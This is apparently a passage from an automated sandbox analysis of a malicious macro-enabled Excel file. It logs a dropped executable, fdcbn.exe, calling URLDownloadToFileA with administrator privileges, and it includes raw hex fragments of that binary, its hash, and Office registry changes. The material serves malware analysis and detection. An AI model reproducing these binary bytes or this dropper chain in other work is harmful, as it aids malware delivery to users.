C:\otrgh\sdgvjk\fdcbn.exe	unknown	46048	0f 45 c6 84 db bb 79 64 17 7a 0f 44 c3 84 c9 0f 45 c6 eb 91 b8 1a a4 23 ee eb 8a 48 8b 4c 24 48 c7 84 24 e8 00 00 00 10 00 00 00 c7 84 24 e0 00 00 00 00 00 00 00 48 8d 84 24 e0 00 00 00 48 89 44 24 20 ba 13 00 00 00 48 8d b4 24 00 01 00 00 49 89 f0 4c 8d 8c 24 e8 00 00 00 41 ff 54 24 28 89 c3 48 89 f1 e8 cb ac 04 00 3d c8 00 00 00 b9 a5 ce 05 bf b8 1e a6 54 39 0f 44 c8 85 db b8 a5 ce 05 bf 0f 44 c8 e9 5a f6 ff ff 4c 89 f1 48 89 fa e8 cf 41 00 00 b9 7e 0f fa eb e9 45 f6 ff ff 4c 89 f1 48 89 fa e8 ba 41 00 00 b9 04 79 55 f7 e9 30 f6 ff ff 8b 05 a2 46 06 00 8d 48 ff 0f af c8 89 c8 83 f0 fe 85 c8 0f 94 c0 b9 bc 41 e1 66 bd 7e 0f fa eb eb 2b 4c 89 f1 48 89 fa e8 83 41 00 00 8b 05 75 46 06 00 8d 48 ff 0f af c8 89 c8 83 f0 fe 85 c8 0f 94 c0 b9 bc 41 e1 66 bd 9d	.E....yd.z.D....E.....#...H.L $H..$.....$.....H..$.. ..H.D$ .....H..$....I..L..$... .A.T$(..H.....=.....T 9.D.....D..Z...L..H....A.. .~....E...L..H....A....yU..0.. ....F...H.....A.f.~ ....+L..H....A....uF...H..... .....A.f..	success or wait	3	E6F643	URLDownloadToFileA

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\otrgh\sdgvjk\fdcbn.exe	unknown	386302	e3 41 5e 5f 5d c3 cc 48 89 0d 2d 3c 01 00 c3 48 89 5c 24 08 48 89 6c 24 10 48 89 74 24 18 57 48 83 ec 30 41 8b d9 49 8b f8 48 8b f2 48 8b e9 e8 cb eb ff ff 48 85 c0 74 3d 48 8b 80 b8 03 00 00 48 85 c0 74 31 48 8b 54 24 60 44 8b cb 48 89 54 24 20 4c 8b c7 48 8b d6 48 8b cd ff 15 42 66 01 00 48 8b 5c 24 40 48 8b 6c 24 48 48 8b 74 24 50 48 83 c4 30 5f c3 4c 8b 15 4e 06 01 00 44 8b cb 41 8b ca 4c 8b c7 4c 33 15 ae 3b 01 00 83 e1 3f 49 d3 ca 48 8b d6 4d 85 d2 74 0f 48 8b 4c 24 60 49 8b c2 48 89 4c 24 20 eb ae 48 8b 44 24 60 48 8b cd 48 89 44 24 20 e8 a7 fd ff ff cc cc cc 40 53 48 83 ec 20 48 8b d9 e8 2a 00 00 00 48 85 c0 74 14 48 8b cb ff 15 c8 65 01 00 85 c0 74 07 b8 01 00 00 00 eb 02 33 c0 48 83 c4 20 5b c3 cc 48 89 0d 4d 3b 01 00 c3 40 53 48 83 ec 20 33 c9	.A^_]..H..- <...H.\$.H.l$.H.t$. WH..0A..I..H..H.......H..t=H. .....H..t1H.T$`D..H.T$ L..H..H. ...Bf..H.\$@H.l$HH.t$PH.. 0_.L..N...D..A..L..L3..;....? I..H..M..t.H.L$`I..H.L$ ..H.D$`H..H.D$ ....@SH.. H...*...H..t. H.....e....t........3.H.. [..H ..M;...@SH.. 3.	success or wait	1	E6F643	URLDownloadToFileA
C:\Users\user\Desktop\~$request_form_1611565093.xlsm	unknown	55	07 70 72 61 74 65 73 68 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	.pratesh	success or wait	1	A451E4	WriteFile
C:\Users\user\Desktop\~$request_form_1611565093.xlsm	unknown	110	07 00 70 00 72 00 61 00 74 00 65 00 73 00 68 00 20 00	..p.r.a.t.e.s.h.	success or wait	1	A45241	WriteFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache	success or wait	1	9520F4	RegCreateKeyExW
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	success or wait	1	95211C	RegCreateKeyExW

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	MSForms	dword	1	success or wait	1	95213B	RegSetValueExW
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	MSComctlLib	dword	1	success or wait	1	95213B	RegSetValueExW

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: fdcbn.exe PID: 4872 Parent PID: 4640

General

Start time:	10:23:35
Start date:	25/01/2021
Path:	C:\otrgh\sdgvjk\fdcbn.exe
Wow64 process (32bit):	false
Commandline:	'C:\otrgh\sdgvjk\fdcbn.exe'
Imagebase:	0x7ff7645b0000
File size:	742003 bytes
MD5 hash:	DC74FAE0ADA0A2426E77588E3797E040
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

Analysis Process: fdcbn.exe PID: 5384 Parent PID: 4872

General

Start time:	10:23:41
Start date:	25/01/2021
Path:	C:\otrgh\sdgvjk\fdcbn.exe
Wow64 process (32bit):	false
Commandline:	'C:\otrgh\sdgvjk\fdcbn.exe'
Imagebase:	0x7ff7645b0000
File size:	742003 bytes
MD5 hash:	DC74FAE0ADA0A2426E77588E3797E040
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

Disassembly

Code Analysis